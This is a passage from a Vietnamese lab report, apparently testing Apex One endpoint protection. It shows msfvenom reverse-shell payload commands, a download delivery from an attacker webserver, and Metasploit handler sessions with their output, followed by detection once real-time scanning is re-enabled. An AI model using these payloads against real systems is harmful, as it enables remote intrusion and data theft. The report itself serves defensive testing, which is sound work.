
Hình 4.3.1. Tạm thời tắt tính năng Real-time Scan trên Agent

- Trong ngữ cảnh của kịch bản này, người dùng sẽ download nhầm file malware trên Internet và bị tấn công. Do đó, ta tiến hành tạo payload bằng tool msfvenom trên máy Attacker: `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.81.73.128 LPORT=4444 -f exe -o ShellReverse.exe`. Payload này sẽ tạo ra một reverse shell bằng file thực thi exe với tên là ShellReverse.exe. Trong payload, LHOST và LPORT là IP và Port được mở để lắng nghe kết nối trên máy Attacker.

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.81.73.128 LPORT=4444 -f exe -o ShellReverse.exe
[!] WARNING: View missing module options with show missing
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: ShellReverse.exe
```


Hình 4.3.2. Sử dụng tool msfvenom để tạo payload tấn công

- Tạo webserver ở máy Attacker để máy Victim truy cập và tải file mã độc.




Hình 4.3.3. Webserver được tạo trên máy Attacker

- Copy file malware vào địa chỉ /var/www/html của webserver đã tạo.




Hình 4.3.4. Sao chép payload tấn công vào đường dẫn của Webserver

- Máy Victim download file malware từ trang web vừa tạo phía trên.



Hình 4.3.5. Tải file malware từ trang web của Attacker trên máy Victim

- Ta thấy file malware đã bị tải về máy.



Hình 4.3.6. File malware đã nằm trên máy Victim

- Sử dụng tool msfconsole để thực hiện tấn công malware. Set LHOST và LPORT là địa chỉ IP và PORT của Attacker để tiến hành lắng nghe, sau đó exploit, lúc này máy Attacker đang thực hiện lắng nghe kết nối trên port 4444.

Kali IDSIPS - VMware Workstation

```

File Edit View VM Tabs Help
Library Type here to search
My Computer
  - Ubuntu 24.04.2
  - kali-linux-2024.4-vmware-amd64
  - Ubuntu Server
  - Ubuntu Server 1
  - Metasploitable2-Linux
  - Kali
  - Ubuntu 24.04.2 CCMD
  - Ubuntu Server 32
  - Ubuntu Server 32 clone
  - Ubuntu Server 32 clone 2
  - Kali IDSIPS
  - Windows 10
  - Ubuntu Server IDSIPS
  - vcenter.inseclab.local

File Actions Edit View Help
[kali㉿kali:~] $ msfconsole
Metasploit tip: View missing module options with show missing

[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[*] msf6 exploit(msf6$handler) > set payload windows/x64/meterpreter/reverse_tcp
[*] msf6 exploit(msf6$handler) > set LHOST 10.81.73.128
[*] msf6 exploit(msf6$handler) > set LPORT 4444
[*] msf6 exploit(msf6$handler) > exploit
[*] Started reverse TCP handler on 10.81.73.128:4444

[*] msf6 >

```

To direct input to this VM, click inside or press Ctrl+G.


30°C Có máy rác

Search

10:41 PM 5/6/2025

Hình 4.3.7. Sử dụng metasploit để thực hiện tấn công

- Máy Victim thực thi file malware.



Hình 4.3.8. Trên máy Victim, thực thi file malware

- Ta thấy máy Attacker đã tấn công malware thành công, có Meterpreter session mở trên máy Attacker.

```

File Actions Edit View Help
+ -- [ metasploit v6.4.3a-dev
+ -- ---[ 2461 exploits - 1267 auxiliary - 431 post
+ -- ---[ 1471 payloads - 49 encoders - 11 nops
+ -- ---[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(msf6/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload chosen - windows/x64/meterpreter/reverse_tcp
msf6 exploit(msf6/handler) > set LHOST 10.81.73.128
LHOST => 10.81.73.128
msf6 exploit(msf6/handler) > set LPORT 4444
LPORT chosen - 4444
msf6 exploit(msf6/handler) > exploit

[*] Started reverse TCP handler on 10.81.73.128:4444
[*] Sending stage (203846 bytes) to 192.168.2.128
[*] Meterpreter session 1 opened (10.81.73.128:4444 → 192.168.2.128:51864) at 2025-05-06 11:49:45 -0400

meterpreter > dir
Listing: C:\Users\phucnhi\Downloads

Mode           Size      Type Last modified          Name
04/-/rwxrwxrwx 0         dir  2025-03-16 05:39:41 -0400  27251041.exe
10/-/rwxrwxrwx 3613174  fil  2025-03-11 23:52:12 -0400  Explorersuite.exe
10/-/rwxrwxrwx 3340806  fil  2025-03-11 23:53:14 -0400  HoSetup.zip
04/-/rwxrwxrwx 0         dir  2025-03-12 04:02:27 -0400  IDAPro6_full
04/-/rwxrwxrwx 2048000  fil  2025-03-12 04:02:27 -0400  IDAPro6_full.zip
10/-/rwxrwxrwx 7168    fil  2025-05-06 11:49:26 -0400  l1lreverser.exe
04/-/rwxrwxrwx 0         dir  2025-03-12 02:07:19 -0400  codeinject_demo
10/-/rwxrwxrwx 89340   fil  2025-03-11 23:52:02 -0400  codeinject_demo.zip
10/-/rwxrwxrwx 282     fil  2025-03-11 23:48:33 -0400  desktop.ini

meterpreter >

```


Hình 4.3.9. Thành công tạo kết nối từ máy Victim đến máy Attacker

- Trên Server, bật lại những tính năng bảo mật đã tắt và áp dụng policy để kiểm tra. Ở kịch bản 3, ta dùng policy tương tự như ở kịch bản 2.

Priority	Policy	Policy Version	Parent Policy	Deviations	Owner	Last Editor	Last Edited	Targets	Deployed	Pending	Offline	With Issues
Locked	Policy	1746547251	N/A	N/A	27251041@gmail.edu.vn	27251041@gmail.edu.vn	05/06/2025 16:00:51	Specified	0	1	0	0


Hình 4.3.10. Bật lại tính năng Real-time Scan

- Agent trên máy Victim phát hiện và ngăn chặn cuộc tấn công thành công.



Hình 4.3.11. File malware đã bị phát hiện và xóa khỏi máy Victim; Log cũng được ghi lại

- File ShellReverse.exe cũng đã bị clean khỏi máy.



Hình 4.3.12. Kiểm tra lại tại thư mục cũng không tìm thấy file malware

- Kiểm tra kết nối trên máy Attacker ta thấy kết nối không còn nữa.

```

Kali IDSIPS - VMware Workstation
File Edit View VM Tabs Help ○ □ Library Type here to search
My Computer Ubuntu 24.04.2 kali-linux-2024.4-vmware-amd64 Ubuntu Server Ubuntu Server 1 Metasploitable2-Linux Kali Ubuntu 24.04.2 CCMD Ubuntu Server 32 Ubuntu Server 32 clone Ubuntu Server 32 clone 2 Kali IDSIPS Windows 10 Ubuntu Server IDSIPS vcenter.insecLab.local

Terminal Emulator File Action Use the command line
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.81.73.128
LHOST => 10.81.73.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.81.73.128:4444
[*] Sending stage (208846 bytes) to 192.168.2.128
[*] Meterpreter session 1 opened (10.81.73.128:4444 -> 192.168.2.128:51864) at 2025-05-06 11:49:45 -0400

meterpreter > dir
Listing: C:\Users\phuchnh1\Downloads
Mode Size Type Last modified Name
0/-777/rwxrwxrwx 0 dir 2025-03-26 05:39:41 22521841.exe
100777/rwxrwxrwx 3613174 fil 2025-03-11 23:52:12 -0400 ExplorerSuite.exe
100666/rw-rw-rw 3340806 fil 2025-03-11 23:53:14 -0400 HxDSetup.exe
100666/rw-rw-rw 3340806 fil 2025-03-11 23:53:14 -0400 HxDSetup.exe
100666/rw-rw-rw 167162347 fil 2025-03-11 23:55:46 -0400 IDAPro64full.zip
100777/rwxrwxrwx 7168 fil 2025-05-06 11:49:24 -0400 Shellreverse.exe
0/-777/rwxrwxrwx 0 dir 2025-03-11 23:52:02 -0400 codeinject_demo
100666/rw-rw-rw 99348 fil 2025-03-11 23:52:02 -0400 desktop.ini
100666/rw-rw-rw 282 fil 2025-03-11 23:48:33 -0400 desktop.ini


meterpreter >
[*] 192.168.2.128 - Meterpreter session 1 closed. Reason: Died

```

To direct input to this VM, click inside or press Ctrl+G.

Hình 4.3.13. Kết nối đến máy Attacker đã bị hủy

- Thử download lại file malware ta thấy file malware đã bị clean.



Hình 4.3.14. File malware cũng bị phát hiện và loại bỏ ngay khi vừa tải xuống lại

4.3.3. Video demo

- Video demo: <https://youtu.be/SPmQyWSV-S0>

4.4. Kịch bản 4: Ngăn chặn các cuộc tấn công từ thiết bị lưu trữ bên ngoài

4.4.1. Tổng quát


- Các thiết bị lưu trữ ngoài, đặc biệt là USB, có đặc điểm nhỏ gọn và dễ dàng mang theo, do đó trở thành phương tiện phổ biến trong các kịch bản tấn công đánh cắp hoặc phát tán dữ liệu. Kẻ tấn công có thể lợi dụng các thiết bị này để sao chép trái

phép dữ liệu từ hệ thống nội bộ của tổ chức. Ngoài ra, việc sử dụng thiết bị lưu trữ ngoài trên nhiều máy tính khác nhau còn tiềm ẩn nguy cơ lây lan phần mềm độc hại đã được cài đặt sẵn, từ đó tạo điều kiện cho sự lan truyền của mã độc trong môi trường mạng doanh nghiệp một cách âm thầm và khó kiểm soát.

- **Tính năng sử dụng:** **Device control** – Cho phép điều chỉnh quyền truy cập vào các thiết bị lưu trữ ngoài và tài nguyên mạng được kết nối với máy tính. Tính năng này giúp ngăn chặn việc thất thoát hoặc rò rỉ dữ liệu, và khi kết hợp với quét tập tin, nó còn hỗ trợ bảo vệ hệ thống khỏi các rủi ro bảo mật.
- Khi kích hoạt tính năng Device control trên Agent, Apex One sẽ tự động quét toàn bộ các file và thư mục bên trong thiết bị. Khi phát hiện tập tin chứa mã độc, hệ thống sẽ thực hiện ngăn chặn kết nối, cách ly file độc hại, cảnh báo và ghi log lại ngay lập tức.

4.4.2. Triển khai

- Đầu tiên, tạo payload tấn công dạng reverse shell cho hệ điều hành Windows bằng tool msfvenom: msfvenom -p windows/shell_reverse_tcp LHOST=10.81.69.100 LPORT=3333 -f exe -o shell_reverse.exe . Trong đó:
 - msfvenom: công cụ của Metasploit để tạo payload tùy chỉnh.
 - -p windows/shell_reverse_tcp: chỉ định loại payload là reverse TCP shell cho hệ điều hành Windows.
 - LHOST=10.81.69.100: Local Host là địa chỉ IP của attacker.
 - LPORT=3333: Local Port là cổng mà attacker sẽ lắng nghe; payload sẽ kết nối đến cổng này.
 - -f exe: format đầu ra là file thực thi .exe
 - -o shell_reverse.exe: tên file đầu ra chứa mã độc được tạo.



```
(kali㉿kali)-[~/Desktop]$ msfvenom -p windows/shell_reverse_tcp LHOST=10.81.69.100 LPORT=3333 -f exe -o shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe
```

Hình 4.4.1. Tạo payload tấn công tạo reverse shell

- Sau khi tạo payload thành công, ta sẽ dùng tool msfconsole của Metasploit để thực hiện tấn công đợi kết nối từ máy Victim:

```

File Actions Edit View Help
└──(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

          o
      dB'BBBBBb  dBPPP dB'BBBBBP dB'BBBBb
      | dB'           dB'           BBP
      dB'dB'dB' dBPP    dBp    dBp BB
      dB'dB'dB' dBp    dBp    dBp BB
      dB'dB'dB' dBPPP   dBp   dB'BBBBBB

          dB'BBBBBP  dB'BBBBBb  dBp   dB'BBBBP dBp  dB'BBBBBP
          | dB' dB' dB' dB' BP dB' BP dBp   dBp
          | dBp  dBp  dBp  dB' BP dBp   dBp
          | dB'BBBBP dBp  dB'BBBBP dB'BBBBP dBp   dBp

          o
To boldly go where no
shell has gone before

      =[ metasploit v6.4.50-dev
